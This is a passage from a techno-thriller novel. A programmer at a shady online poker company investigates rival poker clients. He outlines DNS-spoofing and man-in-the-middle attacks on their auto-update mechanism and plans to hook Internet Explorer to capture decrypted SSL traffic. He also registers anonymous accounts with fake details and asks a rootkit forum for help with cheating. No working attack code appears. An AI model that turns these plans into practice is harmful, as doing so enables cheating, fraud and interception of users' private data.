Bobby thought his father's explanation was particularly smooth, maybe rehearsed. He probably had to recite it to people all the time. "Okay, yeah. It won't hurt us to try here. Yeah, I don't know for sure about the legality of it. Sony recently got sued for rootkits they had on their CDs that kept you from ripping them. A big part of that may have been because they were deceptive about it and didn't have user authorization. Some of the big on-line games are supposed to have similar things too, like World of Warcraft. One guy made a custom rootkit for himself to defeat the World of Warcraft anti-cheat, actually. That's a pretty analogous situation to what we're talking about. I don't know if World of Warcraft's own protection thing is exactly a rootkit, but it has to be close. And all their players don't seem to mind."

His father laughed "Yeah, our users don't go complaining to the authorities too often, if you know what I mean. Okay, so look into using a rootkit for protecting our client software in case we need it. Did you find anything else good?"

"Well, I *think* there might be some weaknesses in how the programs update themselves. Here, take a look."

He pulled up one of the directory listings of updates that he had found. His father tried to lean around the desk to see the monitor and Bobby tried to turn it for him. Then he paused and said "Oh, wait."

He snatched the remote off his desk and dropped down the projector and screen. His father turned back around to look at the projection of the browser on the screen.

"If you look here," Bobby said, rising to point at the screen, "all these files are organized by date, so you can see how often they update. If I had to guess, a lot of those updates are probably to catch new cheats."

"You didn't hack into their web server or something, did you Bobby? We don't want you getting in trouble." His father chuckled.

"No, they have directory listing on for some reason. It seems sloppy to me, actually. All I did was sniff the traffic to see where the updates were coming from, and hit that URL and the parent directory. That's what you see here." He pointed at the URL in the address bar.

"So what does that mean? You don't have a way to change the downloads on their server, right?"

"Nope. Malicious updates are a concern though, if their web server did get hacked. But there might be an easier way for an attacker to hand their customers bogus updates. If you can trick their poker client machines into thinking that your server is the software update server, then you've done the equivalent. That's why Microsoft signs their patches, for example," Bobby said. "If someone compromised one of Microsoft's download servers which, by the way, are outsourced, then that attacker could feed evil code to everyone on Patch Tuesday."

Knoll challenged, "Don't people download unsigned code from vendor websites all the time?"

"Sure," Bobby said. "But the big difference with these poker clients is that it's an automated process. That means if someone compromised the process

they wouldn't have to wait for a user to do anything especially stupid, other than run their poker client."

Knoll tilted his head. His face was unreadable. "Hypothetically," he asked, "What would it take to pull off such a hack?"

Bobby considered that for a moment and sat back down. He replied, "You would have to pull off a DNS hack or otherwise compromise the download servers. Or be at some point in the network where you could sniff traffic and play man-in-the-middle."

"So, you're saying the attacker would want to compromise the poker site's DNS server?"

"Well," Bobby allowed, "that's almost it. DNS is a bit more distributed than that. For a popular poker site, almost none of the actual DNS packets are going to hit their servers. Most of the requests will be handled by the DNS cache closest to them; probably belonging to the ISP or company of the user. You can hack the DNS info anywhere in the process, so the attack could be almost as broad or as narrow as you wanted. Some of the successful attacks would be propagated around the Internet for a period of time."

He was proud of the knowledge he had gained by being the DNS guy at a couple of jobs. He had the BIND brain damage. However, judging from his father's slightly distracted expression, he had probably gone on a little too much. But he wanted to finish the point, so Bobby volunteered, "I'm planning to experiment and see if DNS name attack actually works. It would be easy to test locally; I could just change the hosts file. I did notice that some of the poker clients might download hashes securely inside an HTTPS connection, though." He saw his father's attention snap back at the mention of HTTPS. That was his dad, the career cryptographer. He might not know about DNS intricacies, but there probably wasn't a thing Bobby could teach his father about crypto.

"What are they doing with HTTPS?"

Bobby shrugged. "I don't know. I need to find a way to see what is going on inside the SSL connection. I think some of the clients might be getting a list of downloads and hashes via an encrypted connection. If that's the case, you can't attack them by mucking with host names. You can get them to try a bad download, but the hashes won't match. Since it's a program doing the

download, it's not like the case where there's a human to ask if it's okay to do something stupid. The download just fails."

"Do you have any way to see inside the encrypted connection?"

He shook his head. "No, I don't think so. I mean, I could try, but I can already see where they are downloading a certificate. It shouldn't matter what network traffic games I play, the poker clients shouldn't fall for that unless they did something incredibly stupid…."

His father interrupted with "But you have control of one of the end-points, right? The session keys will be there."

He nodded and said, "True. I might be able to recover those and get a program to decode SSL…." He stopped and thought for several seconds. "Actually, the plaintext is there, too. It's probably not worth bothering with the packet-level stuff. Somewhere in a memory buffer at a particular point in time is all the plaintext from both sides. Since all the poker programs look like they are using Internet Explorer, you could probably hook IE in some way and get that information."

His father smiled at that. "That sounds like a pretty good plan, Bobby. Is that something you can do?"

Bobby considered. "Yeah, probably. If I had enough time. Or I could look around and see if someone has done that before. You want me to give it a shot?"

His father nodded. "Yes. Actually, if you could make that a priority that would probably prove helpful."

"How about the other stuff? The download attacks, and looking for more security holes, and the protection mechanisms in the poker clients?"

Knoll shrugged. "Forget about progressing on the download attacks for now. But you should make a report about what you've found so far, so you don't lose track of it."

"Sure. Actually, I was in the process of emailing that to you when you came in."

He seemed satisfied with that. "You should also keep an eye out for the protection mechanisms; they might interfere with your SSL hacking. Something else, Bobby. I heard a rumor that the anti-cheat code might be sending a little more info upstream inside the SSL tunnels than the players

would appreciate. That's the kind of thing that could make Player2Player look like a better choice."

He nodded, then added "But wait, aren't we going to do the same thing?"

"Well, we're not doing it yet, are we?" and he flashed a smile. "So, does that give you something to work on?"

He raised his eyebrows at his father's question. "Oh yeah, no problem there. That's plenty."

"Good." He leaned back in his chair like he used to when Bobby was a kid, when they were going to have a "talk." He gestured up at the projector. "Why don't you shut that thing off for a minute?"

Bobby did so, bracing himself for whatever was coming next.

"How do you like it here? How are you doing with the situation you're in?"

"I'm doing okay. This place is nice and I like visiting new places; I haven't been this far south before."

"Uh huh. How about the office here?"

"Oh, the office is great! This is a fantastic setup." His gesture included the room and the equipment.

"Good. How are you and Michelle getting on?"

Bobby was surprised. "What? What do you mean, exactly?"

He laughed. "Gossip gets around. You know what I mean."

"We get along just fine; she's fun to be with." He replied, perhaps a little too tersely.

"Fine, fine. Let me ask you, are you okay with being here for a couple of weeks? I've had some people…check into your situation. I think this is the best place for you right now. Is that going to be a problem?"

"I guess I'm in no hurry. I've got no job right now. No pressing appointments." There was a little more bite in his tone than he meant to have.

"Well, we sure can use your help down here; it's appreciated. Do you have everything you need, here or for your apartment? Are you enjoying the work you've been doing so far? If you would rather be out meeting people and exploring the city instead of being cooped up in the office…."

It was Bobby's turn to laugh "No, it's all great. Seems like I hardly have to do my own shopping and I could get used to the maid service. No, I don't need anything; not unless you've got a box of iPods somewhere on campus,"

he joked. "I like the work, but I don't want to feel like I'm living off of you again. As for "socializing", I don't think I could handle much more partying and it's only been two days so far."


His father rose. "Well, if you need anything, anything at all, or if you have any problems, you let your old man know. Alright?"

He nodded and Knoll left. *That wasn't so bad*, Robert thought, letting his guard back down.

Robert decided to register with rootkit.com and see if he could cut some time off his work by posting a question there. It seemed like their community might have done something like this before. He hit the Register link and was presented with a typical list of account details he could provide. None of them seemed to have an asterisk by them to indicate it was a required field. He didn't want to provide any accurate details, obviously. Nothing that could tie him back to who or where he was. The minimum was just a username and password.

While he tried to think of a good pseudonym, he was head-bobbing along to Metallica. The album was Ride the Lightning and he was almost unconsciously singing along. He quietly sang the line "I'm creeping death", and smiled.

He punched in CreepingDeath for a username and looked around the office for a password. He picked a couple of objects in the room and combined them for the password. Then he opened Notepad and typed in rootkit.com, CreepingDeath, and the password. He knew from experience that he would never remember the password if he didn't write it down or type it a hundred times. He scrolled to the bottom of the page and clicked Submit.


rootkit.com - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://rootkit.com/register.php
Getting Started Latest Headlines
REGISTER
main menu
home
forums
Show me new threads!
bookmarks
post article
view blogs
vault
you must be level 2 to upload files to your vault
downloads
you must be logged to access downloads
search the site
submit
projects:
Hacker Defender
This is the Hacker Defender rootkit for Windows. This is more of a 'blackhat' tool than a training example. It is the most popular and wide spread rootkit today.
description | homepage | message board
HE4Hook
This is the Russian rootkit, HE4HOOK. This code is
Note: You must enter your e-mail to process registration!
Note: only the name, password and e-mail are required to the registration, you can edit the other information later.
Anyhow you're welcome to submit as many information about you as you wish!
If you are editing your existing profile and don't wish to change your password, then leave the p
Your initial level will be 0 (untrusted stranger) until admins bump it up - when they have time. I
This will also affect your ability to download stuff.
login
CreepingDeath
password
retype-password
real name (first,middle,last)
User Icon
USER HAS NO IMAGE
You may upload a new user icon
Please use small chars in the name
e-mail
ICQ
AIM
Yahoo
MSN
Date of birth (month / day / year)
Country
Time zone
+0 GMT (London, Lisbon)
about yourself (age, job, single/married, etc. :-)
interests (hobbies)

It immediately came back and said it needed an email address. Oh, and it had said so at the top of the page; he hadn't even noticed it. Okay. This was the first time in many years that he didn't have an email account handy. He didn't dare use any of his old ones or the new Kline Communications one. He didn't even know if the company email address went outside, but he assumed it did. In any case, he wasn't going to use it for this.

He went to gmail.com, and clicked Sign up for Gmail. Reading through the page, he needed an offer ID. He could only get one by having them text it to a cell phone. Well, he wasn't about to tie his cell number to the email account. The drop-down list of countries Gmail could text didn't include Costa Rica anyway. Assuming his number was a Costa Rica number. He didn't actually know his number yet, though it must be in the phone somewhere.

No-go on Gmail. He went to hotmail.com, the old standby. He hadn't made a Hotmail account in many years, but he vaguely recalled needing another email account to make a Hotmail account. It wouldn't hurt to check. Reading through the page, the existing email address sounded optional, noting it was for password resets. There was a Check Availability button for Windows Live IDs. He entered CreepingDeath and clicked to check. It was taken. Well, that's Hotmail for you. He tried again with KillingFirstBornMen. That was available. He looked around the room for more password fodder.

Hotmail wanted a bunch of required fields. He made up answers. Password Reset: he picked *Best childhood friend* and entered the name of his favorite childhood computer as the answer. Name: *Kirk Hammet*. Gender: *Male*. Birth year: When was Kirk born? He had no idea and didn't care that much. He entered *1960*. Country: *United States (default)*. State: *Alabama* (first on the list). Zip Code: he banged on the number row.

There was a CAPTCHA, which he decoded and typed in. Then he clicked I Accept. The page came back with an error; the zip code was red. So, that's the piece of info Hotmail was most concerned about, huh? Fine. He Googled up *alabama zip codes*, picked the first hit, and cut-and-pasted the zip code on the page. That made Hotmail happy.


I guess Hotmail isn't as concerned about scammers getting email addresses as Google is. Hotmail presented him with a LONG list of newsletters he could sign up for. He skipped them all and clicked Next. And there he was in his Hotmail account.

He switched back to the rootkit.com page. He typed in his new email address and it took. Then it immediately let him log in with his new account. *Great, a made-up address would have worked just as well. Oh well, maybe I'll get some private responses emailed to me or something.* When he logged it, he was prompted by Firefox to accept a certificate. Looks like rootkit.com used a self-signed certificate or something. He didn't particularly care and told

Firefox to accept it permanently. That probably wasn't a good idea for the security of their users, but maybe this crowd was adult enough to deal. It's not like there should be a bunch of newbs on the rootkit site. Maybe the certificate thing was a little ironic, too, given what he wanted help with.

He was logged in. He checked the Hotmail inbox; no mail from rootkit.com, just the welcome email from Hotmail itself. He figured he had better do a search first, just to make sure he wasn't asking something that had already been answered. He searched on *ssl* and got a number of hits. He looked at each one, but they almost all turned out to be matches on the middle of things like AddressList or ProcessList. One was a note about some DDoS attack the site had weathered in the past. On that one, ssl showed up in a mail header. Another one was about an ssl fuzzer.

So, it looked like his would be a new topic. He didn't want to post a blog entry or an article, so the forums must be the correct place. All the forums seemed to be about exploits or specific rootkits except for General Discussion. He glanced at the existing topics and they were all over the place: Assembly, SoftICE, hooking, NDIS, and a bunch of function names that he only vaguely recognized as being kernel calls or similar.


rootkit.com - Mozilla Firefox
File Edit View History Bookmarks Tools Help
https://www.rootkit.com/board.php?did=edge0&closed=1&lastx=100
Getting Started Latest Headlines
SEND MEMO READ MEMO (0/0) NOTES BLOG LOGOUT | Edit profile
www.rootkit.com : message board
post a message
Show all posts in this forum
view options: unpacked threads | collapsed threads | old style view
www.rootkit.com board submit
main menu
home
forums
Show me new threads!
bookmarks
post article
view blogs
vault
you must be level 2 to upload files to your vault
downloads
search the site
submit
projects:
Hacker Defender
This is the Hacker Defender rootkit for Windows. This is more of a 'blackhat' tool than a training example. It is the most popular and wide spread rootkit today.
description | homepage
message board
subject author
__asm on x64 redcomet
Leaking comercial NDIS solutions - Your thoughts? xii
Shadow walker over page boundaries Kosire
Don't Wait To Get In The Game!!!! xii
How to freeze then unfreeze system like CtrlD in SoftICE? alexroot
NOD32 Anti-Stealth technology phiber0ptik
How to freeze then unfreeze system like CtrlD in SoftICE? alexroot
Run user mode program from kernel mode offlinehacker
BASIC docs? enosch
Process and openport mapping in kernel beiyu
How to flash bios flashrom from windows beiyu
Redirecting KeStackAttachprocess ispoonedi
translate a assembly commands to codes yytg
bypass asquared (malware detection program) wasdenn
trying to hook ZwEnumerateValueKey shesek
eplanation 4 a simple rootkit IronMania
Manipulating keyboard input mephistopheles
explorer.exe User674
Problem extracting _EPROCESS fields Leksey
Change user privilegies offlinehacker
Suggesting to improve yytg
I can't see SystemModuleInformation(=11) keandi
BEST Supplier of Nike Air Force One Wholesale Price! buchik_27
hacktool.rootkit & misc. questions EvilDonut0
whats next... 0blivion

This looked like as good a place as any. He clicked Post a Message. For the subject, he entered *Recording cleartext for IE SSL communications*. He didn't make it sound like a question in the hope that people would click it thinking he was supplying the answer. He thought about what to type for the body of the post. When he had researched rootkits earlier, he had run across the rootkit.com site a number of times in the context of World of Warcraft hacking. One of the main rootkit.com guys, Greg Hoglund, was the one who wrote the WoW rootkit he told his dad about. That gave him an idea for a gaming/cheating angle to his post that might make people more interested in helping him out.

```
I'm wondering if anyone is aware of a rootkit or hooking mechanism that
would allow someone to record the cleartext version of all the SSL traffic
that IE sends and receives? In my case, this would usually be for other
programs that use the IE libraries to communicate, so it wouldn't
necessarily be IE itself, but rather some of the lower level libraries.


This would be for a class of "games" that I have found pretty universally
use parts of IE to communicate and to render the UI. Some of the interesting
interactions are inside SSL, and I'm wondering what the best way is to get
at that traffic. Assume I've got admin on the box where the client program is
running. I've got no access to the server end.


I suspect that such access might give one of the players at the table enough
of an advantage that it could be lucrative.


Any information, code or existing programs would be extremely helpful,
thanks!
```

He clicked Submit. He'd have to check back periodically to see if he got any answers. He switched over to his VMWare machine and ran each of the installers so that he had all five of the poker clients installed at the same time. He actually tried a few of them this time. All of them would let him watch a game in progress without having to log in—except for PokerRoom.

So he clicked Create An Account, which took him to their website. They just wanted a username, password, and email address. He entered *CreepingDeath,* or at least tried to. It only allowed 12 characters for a username, so he tried *CreepingDeat*. And then a password and his new Hotmail email address.

It said CreepingDeat was taken. *Strange*. That happened at Hotmail, too. He must have stepped on someone else's handle. Not too surprising, at least for Metallica fans. Then he tried *TheTrooper*. Also taken. *A lot of metal fans here, huh?* He thought for a moment and entered a pair of his favorite Metallica songs *OrionKthulu*. That worked.

It took him to another page, which asked for his activation code, which it said had been emailed to him. Sure enough, it was there in his Hotmail account. He pasted it in and was now able to log into the PokerRoom client. It, too, let him watch games in progress. Looking at the clock on his computer, he saw it was lunchtime. He left to go find Michelle.

He and Michelle went to lunch at an Italian place that was walking distance from the office. They chatted about minor things like other restaurants in the area, how long Michelle had been there, and things to do in town. Once or twice, she dropped an innuendo about after work. Michelle didn't ask about what he was working on at work. He figured that she wasn't interested in technology much, like a lot of the girls he had dated.

When he walked back into his office after lunch, he saw a small black box sitting upright on his desk, about the size of a paperback book. It had an Apple Computer logo on the side facing him. He grabbed it and looked at the front. It was an iPod. The picture on the box was of a black iPod. The picture on the back was the same iPod showing an image of Johnny Depp as a pirate. The sticker on the bottom edge of the box said it was an 80GB black iPod. *Sweet!*

He extracted the hardware from the box and tried turning it on. It fired up, even without him charging it. *Nice display.* There was no music on it; it looked like it was fresh from the factory. He hooked up the cables and downloaded the latest iTunes. He looked at the music library on the Media server and it was bigger than 80GB. He would have to make up a playlist to import. To start with, he grabbed a bunch of the metal albums he had been listening to and waited for it to sync those.


While he was waiting, he refreshed the rootkit.com page. There was a reply already. *That was quick*. He clicked the thread he had started to read the reply. It was from MohammadHosein.

```
Re: Recording cleartext for IE SSL communications

oSpy is a good start
http://code.google.com/p/ospy
```

He clicked the link and it took him to a rather plain site with the Google logo in the upper left. Google Code, actually. He found the download link and unzipped the file to his hard drive. No readme. He ran the program and went to the Help menu. Debug and About, but no actual help file. Okay. He looked at the page, searching for any kind of forum, mailing list archive, tutorial…and then he tried one of the Screencast links. After a moment, it started a movie showing someone using the program.

The movie played a little too quick, but it did actually show him how to use the program. One of the Screencasts was "Sniffing SSL Traffic". *Well, there you go.* The movie showed an example of extracting the plaintext from Internet Explorer.


ssl-sniffing.swf - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://projects.collabora.co.uk/~oleavr/oSpy/ssl-sniffing.html
Getting Started Latest Headlines
oSpy
Filter:
Find: ASCII string
Internet Explorer calls EncryptMessage with the SSL request...
And then calls send() to send it...
FunctionName ReturnAddress Sender Description
15 recv 0x771 IEXPLORE.EXE [pi... 10.0.0.5:1955: Received 16 bytes fr...
16 send 0x77 IEXPLORE.EXE [pi... 10.0.0.5:1955: Sent 204 bytes to 19...
17 03:10: recv 0x77 IEXPLORE.EXE [pi... 127.0.0.1:1954: Received 1 byte fro...
18 03:10:53 send 0x77 IEXPLORE.EXE [pi... 127.0.0.1:1954: Sent 1 byte to 127....
19 03:10:53 recv 0x771 [WININET.dll] IEXPLORE.EXE [pi... 10.0.0.5:1955: Received 67 bytes fr...
20 03:10:53 EncryptMessage 0x771fcca [WININET.dll] IEXPLORE.EXE [pi... Sent 422 bytes
21 03:10:53 send 0x771c6f50 [WININET.dll] IEXPLORE.EXE [pi... 10.0.0.5:1955: Sent 443 bytes to 19...
22 03:10:53 recv 0x771d7e06 [WININET.dll] IEXPLORE.EXE [pi... 127.0.0.1:1954: Received 1 byte fro...
23 03:10:53 send 0x771d813a [WININET.dll] IEXPLORE.EXE [pi... 127.0.0.1:1954: Sent 1 byte to 127....
#21
0000: 17 03 00 01 b6 ec b6 31 74 ca 6f 82 7a cc 66 60
0010: 23 4e 2f 00 3e e2 0d e6 86 1a 27 c5 aa 18 78 eb
0020: 83 be e4 f0 00 4c 3c 53 48 06 8c c3 be 27 93 d9
0030: dd 87 79 55 93 5c 23 06 db 1c 9f 7f e8 1f fd df
0040: 9f 5c 10 91 c8 d7 e1 31 0f 06 1c 68 e4 0b a3 1b
0050: ec 64 9c b8 64 58 10 29 0b c2 1f dc 61 af 74 f0
0060: 94 87 75 95 51 bb 78 26 d2 df 2d 4e ed 00 3d 78
0070: 9e b9 27 09 e3 63 64 19 97 e5 3c bb 6b df 67 77
0080: 90 cf 6f 69 22 51 c9 c9 73 a9 a4 a8 eb 9d a6 99
0090: 34 de 68 37 0c 41 d5 0b b4 33 04 30 41 79 b3 0d
00a0: 83 50 48 a7 c8 94 a9 5f 4e 46 fe 97 4c 79 7a af
00b0: ee 04 38 fc b3 f3 3d 42 7d 29 f2 e7 44 f2 14 b6
00c0: 26 a1 38 b5 3b c8 df e7 85 d4 3b bb 81 27 01 bc
00d0: 76 67 be df 80 10 67 40 ce 9c 7e 19 02 a2 04 aa
00e0: e3 03 23 af 36 42 33 2e d8 91 f2 fd 5b 50 43 52
00f0: a0 19 43 39 11 0a 23 b4 e8 8c 37 c9 77 b4 c4 6b
0100: da c5 cc ef d1 bb 57 53 9c f5 57 b2 28 18 84 27
0110: 94 b2 86 3a a3 a7 ac 9f b0 40 85 2f 7c 2a 34 5a
0120: 41 0d 15 60 70 cb f4 91 e4 a7 ea ed fa b9 12 77
0130: fe 37 09 07 c7 db 86 51 de 41 04 77 9b 2b 19 ca
0140: 34 8a a0 74 09 60 16 81 df 03 3c ef f7 80 74 da
0150: be 3d 5b e1 8c 13 3b 00 f2 7e e1 f3 9a 09 50 c0
Start
C:\Documents and Settin...
oSpy

He fired up **oSpy.exe** again, ran Internet Explorer, and tried to do what the movie showed. He went to Capture, then Inject Agent and looked for the iexplore process in the list. He selected it and clicked Inject. He got the error *WriteProcessMemory failed with error code –1.*

He thought for a moment. Well, his machine had IE7 since it was all patched and updated. The movie showed IE6. He moved a copy of the oSpy folder to the VMWare machine, which still had IE6.

When he tried to run it there, he got the error *The application failed to initialize properly (0xc0000135)*. It didn't even load. *Great tool.*

He replied to the guy on rootkit.com and thanked him, but indicated that it wouldn't run on two different machines. He then went looking for a way to contact the oSpy author. He appeared to go by the name oleavr, so he Googled for that. After a few links in a language he couldn't read, he found a blog entry by him on openrce.org, one of the sites he had bookmarked when looking at reverse engineering tools. The blog entry was about oSpy. *Perfect.* He created a CreepingDeath account and posted a reply with as much detail as he could about the two problems.

Then he got to thinking about the fact that it wouldn't even load on the VMWare machine. Normally that kind of thing doesn't happen unless the executable is corrupted or something. It should at least load. He Googled for *ospy* and *0xc0000135*, but got nothing useful. Then he searched for just *0xc0000135* and found a bunch of hits. The first few were about .Net. *Aha! I need .Net.*

The host machine, being all patched, would have .Net while the VMWare machine, being mostly virgin, would not. He fired up IE inside the VM and went to Microsoft's site to look for .Net. He downloaded **.Net redistributable 1.1** and installed it. This time, when he tried to run **oSpy.exe**, it told him he needed .Net 2.0. Well, at least that was a useful error message. *So, 0xc0000135 was Microsoft's way of asking for .Net, huh?*

He downloaded .Net 2.0 and ran it. It said he needed Microsoft Installer 3.0. He tried to download that and it said it needed to "validate his machine." The validation worked, though he had wondered if it would or not. He didn't know where else the software keys that he used might be running.

After installing the installer, rebooting, installing .Net 2.0, and rebooting, oSpy ran. Then it failed to "find signatures" for all the functions in IE it was trying to hook. Thinking about the problem a bit more, he checked to see what service pack version the VM had. It didn't say, so he assumed that meant SP0. He went to Windows Update to find SP2. He had to upgrade Windows Update and reboot, of course. When he went back to Windows Update, SP2 wasn't on the list. When he clicked the link that said he needed SP2, it took him to Windows Update. *You have got to be kidding me.*

He installed all the patches shown then rebooted. He ran Windows Update again and *now* it showed that he needed SP2. After a significant wait for downloading and installing, he rebooted. And then, finally, oSpy ran the way it was supposed to. *Monoculture my ass!*

